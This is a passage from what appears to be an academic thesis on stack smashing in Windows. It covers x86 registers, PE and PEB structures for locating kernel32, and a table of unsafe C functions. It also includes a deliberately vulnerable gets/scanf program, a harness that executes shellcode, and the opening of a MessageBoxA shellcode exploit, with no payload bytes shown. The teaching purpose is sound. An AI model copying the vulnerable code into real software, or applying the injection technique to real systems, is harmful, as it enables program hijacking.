Since this project explores vulnerabilities in the modern-day, from now on the focus will be on the ISAs that are predominantly used in modern computer systems, these are – IA32 (Intel Architecture, 32-bit, also known as i386) and x86-64 (also known as Intel 64). Both of which are part of Intel's x86 ISA family and are in fact extensions of the 16-bit 8086 microprocessor which was introduced in 1978, which in turn is an extension of its predecessor 8-bit 8080 microprocessor. Each new generation of Intel's architecture microprocessor added new and enhanced features while retaining full backward compatibility with its predecessors [18]. These features include increasing the number of register and their sizes, as well as increasing speed of operation, and maximum amount of memory supported (RAM). The following subsections will further discuss these differences.

2.3.2 Memory of a 64-bit processor

It was mentioned at the start of this chapter that memory is split into segments, and naturally, some memory addresses are not within the boundaries of the memory segments the program is given access to, attempting to access such regions of memory results in what is known as a segmentation fault or access violation. This leads to perhaps the most important change made in the transition from 32 to 64-bit systems, the increase of addressable memory. Normally, the number of bits of a system is what sets the limit to the number of memory addresses available, as such, a 32-bit system (IA32) can address a maximum of 2^{32} bytes of RAM ≈ 4 gigabytes, and a 64-bit system (x86-64) can, in theory, reference 2^{64} bytes of memory ≈ 16 exabytes, however as this is several million times more than an average workstation would need to access, current implementations of this architecture use only the 48 least significant bits for addressing purposing, thus decreasing the addressable memory to 2^{48} bytes ≈ 256 TiB.

2.3.3 Registers of a 64-bit processor

Through the transition from 32-bit to 64-bit processors, two important changes were made to registers, these are – the introduction of eight new registers, and the extension of the eight main registers (General purpose, and Index/Pointer registers) from 32 to 64 bits. You may notice that the following figure is very similar to that previously shown in Figure 2.3 as it follows the same extension pattern.




Figure 2.9: Base registers and their extensions up to 64-bits. [13]

It can be observed that the prefix R is used instead of E to represent that the register is a 64-bit extension of the predecessor register. Moreover, the new registers added are named R8-R15 and were introduced to streamline the register handling process, i.e. programs of this architecture rely less on the stack and more on the local variables of their registers, therefore, increasing the speed and security of operation.

2.4 Windows Operating System

In order to better protect applications, one must first understand the structure of a portable executable file, and since the format of an operating system's executable file is in many ways a mirror of the operating system. This section will provide an overview of the Windows operating system, along with several other important concepts and key terms that will be referred back to later in the thesis.

As such, the following will first provide an elaboration on the concept of abstraction that was previously discussed as a feature of high-level programming languages. Generally, for a software application to perform its specified task, it must interact with the hardware, this is done via the *kernel*[1], which is the only software that can send hardware requests. The following figure visualizes this.




Figure 2.10: Kernel's role in interconnecting software and hardware components. [19]

2.4.1 Windows Standard Dynamic Link Libraries

Dynamic Link Libraries (DLLs) are Microsoft's implementation of the shared library concept in the Windows operating system. These libraries have a file format that is very similar to that of the Portable Executable (EXEs), containing code, data, and other resources. However, unlike EXEs, DLLs cannot be directly executed and can be used by more than one program at the same time.

In a nutshell, DLL files are code libraries that can be used by multiple processes while only one copy is loaded into memory. They provide a mechanism for developers to use shared code and data by linking to them dynamically upon requirement, without the need to re-link and re-compile the application, making program execution processes much more efficient in terms of both memory and speed. In a Windows Operating System, there exists some standard dynamic link libraries, of which the most relevant to this project, and commonly used in general, are summarized in the list below: [20]

- KERNEL32.DLL
  - This DLL exposes to applications most of the Win32 base APIs, such as memory management, input/output (I/O) operations, process and thread creation, and synchronization functions. This DLL exists in every executable file, and within the

[1] The Kernel is the portion of the operating system that is always resident in memory. It facilitates all interactions between hardware and software components. [49]

export table of this library are the functions LoadLibraryA() and GetProcAddress() through which one can access all other *API*[2] functions. [21]

- USER32.DLL
  - This DLL implements the Windows USER components that create and manipulate the standard elements of the Windows user interface, such as the desktop, windows, and menus. It thus enables programs to implement a graphical user interface (GUI) that matches the Windows look and feel. Programs often call functions from this DLL to perform operations such as creating and managing windows, receiving windows messages (such as keyboard or mouse clicks), displaying text in a window, and displaying message boxes.

- MSVCRT.DLL
  - This DLL is a runtime library that provides programs compiled (using MSVC or MinGW compilers) with most of the standard C library functions. These include string manipulation, memory allocation, C-style input/output calls, and others.

2.4.2 Structure of a Windows Portable Executable

Before moving onto the components of a Portable Executable file, several concepts must be understood. The first is that, unlike the memory which consists of segments, a PE file consists of several headers and sections that tell the dynamic linker how to map the file into memory. These sections are blocks of contiguous memory that have no size constraints and can contain either code or data. Some sections contain code or data that your program declared and makes direct use of, while other data sections are automatically created by the linker and dynamic libraries, and contain information vital for the operating system.

Another very important concept to be familiar with is the Relative Virtual Address (RVA). Many fields in the PE files are specified in terms of RVAs. An RVA is simply an offset of some item, relative to where the file is memory-mapped. For example, if the loader maps the PE file into memory starting at the address 0x10000 in the virtual address space. If a certain table in the image starts at address 0x10638, then that table's RVA is 0x464. To convert an RVA into a usable pointer, one must simply add the RVA to the base address of the module. The base address is the starting address of a memory-mapped EXE or DLL. This is a key point that you will see come into effect later on. [22]

This brings us to the next point, that executable files are loaded into the address space of a process using a memory-mapped image file known as the executable image. An executable image consists of several different regions, each of which requires different memory protection. For instance, the .text section, containing program code, is typically mapped as executable (i.e. Read-Only), and the .data section, containing the global variables, is mapped as non-executable (i.e. Read/Write).

To navigate through a PE file, one must be aware that only a collection of fields within the PE are at a known, or easy to find location. These fields provide an insight into what the rest of the file may look like. These fields are found in the PE header, which contains information such as the locations and sizes of the code and data segments, what operating system the file is intended for, the initial stack size, and other vital pieces of information.

[2] Application Programming Interface is a computing interface that defines interactions between multiple software intermediaries. It defines the kinds of calls or requests that can be made, how to make them, the data formats that should be used, the conventions to follow, etc. – Wikipedia

A breakdown of what a typical PE file consists of is presented in FIGURE on the right. As shown, the first few hundred bytes of the file are taken up by the MS-DOS stub. This stub is a tiny program that checks the compatibility of the program the user is attempting to execute with its environment, providing an informative error message if the environment does not support the program file.

One field of note is the Import Address Table (IAT) in the data directories section of the PE. This is used as a lookup table when the application calls a function in a different module, these functions are identified and imported either by a numeric ordinal or optionally by their name. The ordinal is important as it represents the position of the function's address pointer in the DLL Import/Export Address Table.

However, because a compiled program cannot know the memory location of the libraries it depends upon, an indirect jump is required whenever an API call is made. As the dynamic linker loads modules and joins them together, it writes actual addresses into the IAT slots, so that they point to the memory locations of the corresponding library functions. Meaning that ordinals and addresses are subject to change, and one cannot reliably import Windows API functions by just their ordinals, therefore the name is often used to search for the function first, then its ordinal found, then finally its address is obtained. The examples in the following chapter will provide more clarity to this.




Figure 2.11: Structure of a Windows Portable Executable Image

The Structure of a Portable Executable (PE), in 32-bit and 64-bit versions of the Windows OS, is a file format that is similar across executables, object code files, and DLLs. It is a data structure that encapsulates the information necessary for the Windows OS loader to manage the wrapped executable code. This includes linking references for the dynamic libraries, API functions' export and import tables, resource management data, and thread-local storage data.

In fact, the latter is often referred to as the Thread Information Block (TIB) in Win32 on x86, and it stores information about the currently running thread. The TIB can be accessed from the FS segment register on 32-bit Windows and GS on 64-bit Windows, and allows one to obtain a lot of information on the running process without needing to call API functions. This is yet another key point that you will see come into effect later on.

A pointer to the TIB of a process, often referred to as the *Process Environment Block (PEB)*[3], can be used to gain access to its import tables (as well as other data), through which the API functions' memory addresses can be obtained. Shown below in Figure 2.12, is the PEB structure, containing process information.

```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  PVOID                         Reserved4[3];
  PVOID                         AtlThunkSListPtr;
  PVOID                         Reserved5;
  ULONG                         Reserved6;
  PVOID                         Reserved7;
  ULONG                         Reserved8;
  ULONG                         AtlThunkSListPtr32;
  PVOID                         Reserved9[45];
  BYTE                          Reserved10[96];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved11[128];
  PVOID                         Reserved12[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

Figure 2.12: PEB structure. [23]

The first step to accessing all API functions is to find the base address of Kernel32.dll, in which the functions allowing access to the remainder of the API functions reside - LoadLibraryA() & GetProcAddress(). This base address is added to the RVA of these functions when it is found, to obtain the absolute memory address i.e. the usable pointer to that function.

In order to obtain information about the DLLs currently loaded in memory, one must make an offset jump of *0xC*[4] to reach PPEB_LDR_DATA, which contains information about the loaded modules for the process. (Structure shown in Figure 2.13)

```
typedef struct _PEB_LDR_DATA {
  BYTE       Reserved1[8];
  PVOID      Reserved2[3];
  LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

Figure 2.13: PPEB_LDR_DATA Structure. [24]

[3] The Process Environment Block (PEB) is an opaque data structure that is used by the operating system internally, most of whose fields are not intended for use by anything other than the operating system. [51]
[4] 0xC = 12 = 2 bytes Reserved1 + 1 byte flag + 1 byte Reserved2 + 8 bytes Reserved3 (4 bytes per pointer, and 2 pointers within structure).

Within the _PEB_LDR_DATA structure, at an offset of 0x14, is the InMemoryOrderModuleList which is a LIST_ENTRY structure used to navigate through the modules (or DLLs) currently residing in the process's memory block.

A LIST_ENTRY is simply a double-linked list structure containing two pointers, Flink and Blink, which point to the next element and the previous element respectively.

```
typedef struct _LIST_ENTRY {
  struct _LIST_ENTRY *Flink;
  struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY, PRLIST_ENTRY;
```

Figure 2.14: LIST_ENTRY structure. [24]

Given the fact that kernel32.dll is always resident in memory, its base address can be obtained by navigating through the modules list to it using the Flink/Blink operations. Each module, i.e. list entry, has the structure shown in the figure below. As shown the base address pointer DllBase is at an offset 0x18.

```
typedef struct _LDR_DATA_TABLE_ENTRY
{
    LIST_ENTRY InLoadOrderLinks; /* 0x00 */
    LIST_ENTRY InMemoryOrderLinks; /* 0x08 */
    LIST_ENTRY InInitializationOrderLinks; /* 0x10 */
    PVOID DllBase; /* 0x18 */
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName; /* 0x24 */
    UNICODE_STRING BaseDllName; /* 0x28 */
    ULONG Flags;
    WORD LoadCount;
    WORD TlsIndex;
    union
    {
         LIST_ENTRY HashLinks;
         struct
         {
              PVOID SectionPointer;
              ULONG CheckSum;
         };
    };
    union
    {
         ULONG TimeDateStamp;
         PVOID LoadedImports;
    };
    _ACTIVATION_CONTEXT * EntryPointActivationContext;
    PVOID PatchInformation;
    LIST_ENTRY ForwarderLinks;
    LIST_ENTRY ServiceTagLinks;
    LIST_ENTRY StaticLinks;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

Figure 2.15: LDR_DATA_TABLE_ENTRY Structure. [25]

2.5 Summary

This chapter provided an in-depth technical review of all the topics required for the realization of the project. These topics were – Programming Languages & Compilers, Memory Organisation, ISAs, and Windows OS. Where each topic was divided into several sub-topics presented as per their relevance to the scope of the project.

All the concepts, structures, and other technical aspects introduced in this chapter will come into effect in the following chapter, which demonstrates how vulnerabilities can be exploited by combining and applying this knowledge.

Chapter 3 – Stack Smashing in 2021

Stack buffer overflow attacks are memory-corruption based attacks that exploit vulnerabilities presented by some of the standard string manipulation functions existing in the "string.h" and "stdio.h" header files, which are often included in programs written in C and C++. Each of these header files provides a set of standard functions that were created to make string manipulation more efficient. However, some of these functions expose low-level representational details of buffers as containers for data types, thus allowing unrestricted access of the memory without any inherent bounds checking [26], i.e. a function could copy data from a source buffer to a destination buffer without checking to see if it will actually fit. This vulnerability is known as a memory-corruption vulnerability and the following table will list the functions in which this vulnerability exists.

Shorthand	**Vulnerable Functions**
***strcpy**(dest, src)*	char* **strcpy(**char* destination, char* source**)**
***gets**(input)*	char* **gets(**char *str**)**
***scanf**(input)*	int **scanf(**char *format, …**)**
***strcat**(dest, src)*	char ***strcat(**char *destination, char *source**)**
***memcpy**(dest, src, size)*	void ***memcpy(**void *dest, const void *src, size_t n**)**
***memmove**(str1, str2, size)*	void ***memmove(**void *str1, const void *str2, size_t n**)**
***fread**(file input)*	size_t **fread(**void *ptr, size_t size, size_t nmemb, FILE *stream**)**
***printf**(output)*	int **printf(**const char *format, …**)**
***sprintf**(output)*	int **sprintf(**char *str, const char *format, …**)**

Table 3.1: List of vulnerable function in C.

Stack Smashing refers to the act of exploiting such a vulnerability using the stack segment of the memory, this can, in the best case, result in the program crashing, and in the worst case, it can enable the attacker to inject their own code and hijack the program completely. This chapter will demonstrate this vulnerability along with examples of its various exploits.

Now that the technical background chapter has been covered, one must recall the structure of the PE, the stack segment of the memory, and how a program handles function calls in order to proceed.

3.1 Examples on a modern IA-32 system

This section of the chapter will look at several examples of memory corruption exploits. Memory-corruption attacks can be divided into two main categories.

1. Return-oriented programming (ROP) attacks
    - These attacks essentially perform the operation of redirecting the flow of execution of a program to a new function that may or may have not initially existed in the program. (E.g. Return-to-libc attacks, ROP Chains)

2. Shellcode attacks
    - These perform the task of injecting code into the memory and redirecting the program's flow to execute it.

Fundamentally, both categories rely on the same operation principle, which is overflowing a buffer to corrupt the memory in a somewhat structured way. However, seeing that Return-Oriented Programming attacks featured heavily in the EEEE3085 IT and Cybersecurity module, demonstrating the exploit would mean repeating a lot of the work that was done as part of a previously finished module. For this reason, this chapter will focus more on the advanced shellcode exploitation techniques, which were only briefly touched on in that module. However, for completion the vulnerability must first be demonstrated simply – as presented in the following subsection 3.1.1. Of note is the fact that subsection 3.1.1 is the only part of the thesis featuring previous work.

3.1.1 Demonstrating the vulnerability

For simplicity's sake, the vulnerability will first be demonstrated in a very basic way on a simple program before moving onto more complex ones which are more likely to be closer to a real-world scenario. As you will hopefully now be able to see, the program shown below in Figure 3.1 is filled with memory-corruption vulnerabilities. This program simply calls DisplayMessage(2) which is a function that requests two inputs from the user and then outputs them. The program uses the standard functions gets() and scanf() to copy the input of the user into the respective variables, these variables are each allocated 8 bytes. However, as you would expect, since some vulnerable functions are used to handle the string manipulation in this program, the user can choose to input more than 8 bytes to either of the variables overflowing its buffer. The program allows the user to do so, or more accurately, does not have any security measures in place to prevent them from doing so.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  // Function that displays inputs
5  void DisplayMessage()
6  {
7      char Username[8]; // 8 bytes allocated for Username
8      char Message[8];  // 8 bytes allocated for Message
9
10     printf("Enter a username : "); // Prompt user for Username
11     gets(Username);                // Copy Input into Username (Vulnerable Function)
12
13     printf("Enter a message : ");  // Prompt user for Message
14     scanf("%s", &Message);         // Copy Input into Message (Another vulnerable function)
15
16     printf("\nUsername : %s\n", Username);
17     printf("Message : %s\n", Message);
18 }
19
20 // Program Entry Point
21 int main()
22 {
23     DisplayMessage(); // Call DisplayMessage(2) Function
24 }
25
```

Figure 3.1: Vulnerable Program #1.

So, what exactly happens when the user exceeds the number of bytes allocated to a variable? To answer this, we must recall how a program is organised in the memory. The following figure provides a visualization of the stack segment of this program.




Figure 3.2: Stack frame of Vulnerable Program #1.

Stated previously was the fact that the stack segment of the memory grows downwards, although this is true, when it comes to arrays within stack frames, they are filled from the bottom upwards. With this being said, it should now be easier to imagine what happens when a variable is overflown. Whilst looking at Figure 3.2, let's consider both scenarios:

- Overflowing the Message Buffer

This is achieved by adding 8 bytes of padding before the input and will result in any additional bytes overwriting (or spoofing) the username as shown below.




Figure 3.3: Demonstration of overflowing the Message buffer.

- Overflowing the Username Buffer

This is where the vulnerability gets really interesting, as you can see in the stack frame, what sits above the Username variable are two special registers – The EBP register, storing the memory address of the active stack frame, and the EIP, storing the memory address of the next instruction to be executed. Overflowing the Username buffer, therefore, results in the corruption of the saved EBP and EIP which results in the program crashing.




Figure 3.4: Demonstration of overflowing the Username buffer.

But what if the user carefully constructs this message, and overwrites the return address saved in EIP to a different address? – The program derails.
Better yet, what if the user injects code using that same vulnerability and then overwrites the address of EIP to jump to the start of their code instead of the next instruction? – The program is hijacked.

3.1.2 Exploiting the vulnerability

In most cases, crashing the program is not all the attacker will be hoping to achieve, it may not even be part of what the attacker is aiming to do at all. This is because usually, an attacker would construct an exploit with the hope that it will deliver them some kind of *payload*[5]. The primary way of doing this is through writing shellcode. Shellcode is a small program that enables the attacker to gain access (also known as shell access) to a machine by spawning a command shell. The attacker can then use this spawned shell to issue other commands and take control of the program. The way this is done is by injecting the shellcode into a target buffer, and then overwriting the saved EIP (return address) with the memory address at which that buffer starts, an illustration of this is shown in Figure 3.5 where S stands for Shellcode.




Figure 3.5: Formation of Shellcode. [27]

Shellcode has 3 special features that must be understood to proceed with writing an exploit. These are:

- Shellcode is executed directly by the CPU.
  - Therefore, it must be written in machine code. Of note is the fact that shellcode is not written as binary bits, but rather is written using a combination of hex bytecode and backslashes, which enables the attacker to traverse back through the directory tree and enter other directories.

[5] Payload is defined as the part of the transmitted data that performs the malicious action delivering a financial, commercial, political, or personal gain to the attacker.

- The target buffer is often limited in terms of space.
    - Therefore, the shellcode must be designed to be as short as possible.

- The standard functions for string manipulation in C terminate at the first NULL character they encounter, and as shellcode is often injected into character array buffers
    - It must therefore not contain any NULL bytes, lest the latter part of the code will not execute. i.e. \x00 is not allowed.

Another important detail to be aware of is the byte ordering of a given architecture, for instance, on an x86 processor, shellcode values are stored in *little-endian byte order*, which means the least significant byte is stored first. This will be clarified shortly in the examples.

Before proceeding with the exploit examples, some important changes need to be made to the vulnerable program at hand. First and foremost, the buffer sizes must be increased to accommodate our shellcode. Secondly, the program should also be more closely related to an application one is likely to encounter in the real world. As such, for the following examples, a series of new programs will be introduced. These programs can be thought of as an extension of the simple program previously introduced in Figure 3.1 and will all be included as part of the online educational package. The following list provides a brief description of each of these programs:

- Winsock Networked Messaging Application – written by Dr. Paul Evans
    - Sender application – Connects to and sends messages across a network to the receiver program.
    - Receiver application – Detects a connection and receives messages from the sender program. (Contains strcpy() vulnerability)

- Networked Base code – written by Dr. Paul Evans
    - Emulates the exact functionality of the previous application but all in one program making testing more efficient. (Contains strcpy() vulnerability)

- Shellcode Base code – Shown below in Figure 3.6
    - A simple program that declares the Shellcode as a string, typecasts it into a function, and then calls it i.e. directly executes the supplied shellcode. This program will be the one predominantly used to test the shellcode as it is being constructed/modified.

```
2   //Required header files
3   #include <stdio.h>
4   #include <windows.h>
5
6   int main()
7   {
8       char* shellcode = " "; // Shellcode goes here
9
10      printf("shellcode length: %i", strlen(shellcode));  // Obtain shellcode length
11
12      int (*test)();                  // Test is a function pointer
13      test = (int (*)()) shellcode;   // Typecast shellcode as a function
14      (int)(*test)();                 // Execute shellcode as a function
15
16      return 0;
17  }
```

Figure 3.6: Shellcode Base code.

3.1.2.1 MessageBoxA() Shellcode Exploit

This shellcode example will exploit a memory-corruption vulnerability in a 32-bit program forcing it to spawn a message box telling the user that they've been hacked. This can be achieved by going through each of the steps shown in Figure 3.7. As shown, this flowchart has two segments labelled "Generic Path" and "Specific Path".




Figure 3.7: Flow chart of the MessageBoxA(4) exploit.

The Generic Path illustrates the general steps likely to be taken when writing ***any*** shellcode exploit, however, as one would expect, there is no single way of writing a shellcode exploit, because after all, an exploit is a small program, and a program can be written in multiple different ways to perform the same task. However, for clarity, this exploit along with any following ones will follow this generic path, whilst each having its own specific path.

It is worth noting that steps 1 and 9 are optional, and an exploit can be written with or without them, as you will come to see.

Writing this exploit can be completed in two main ways, the first, which is perhaps the simpler approach is to use an external tool to obtain the fixed address of the required functions. An example of such a tool is Steve Hanna's arwin.exe [28]. (See Figure 3.8).

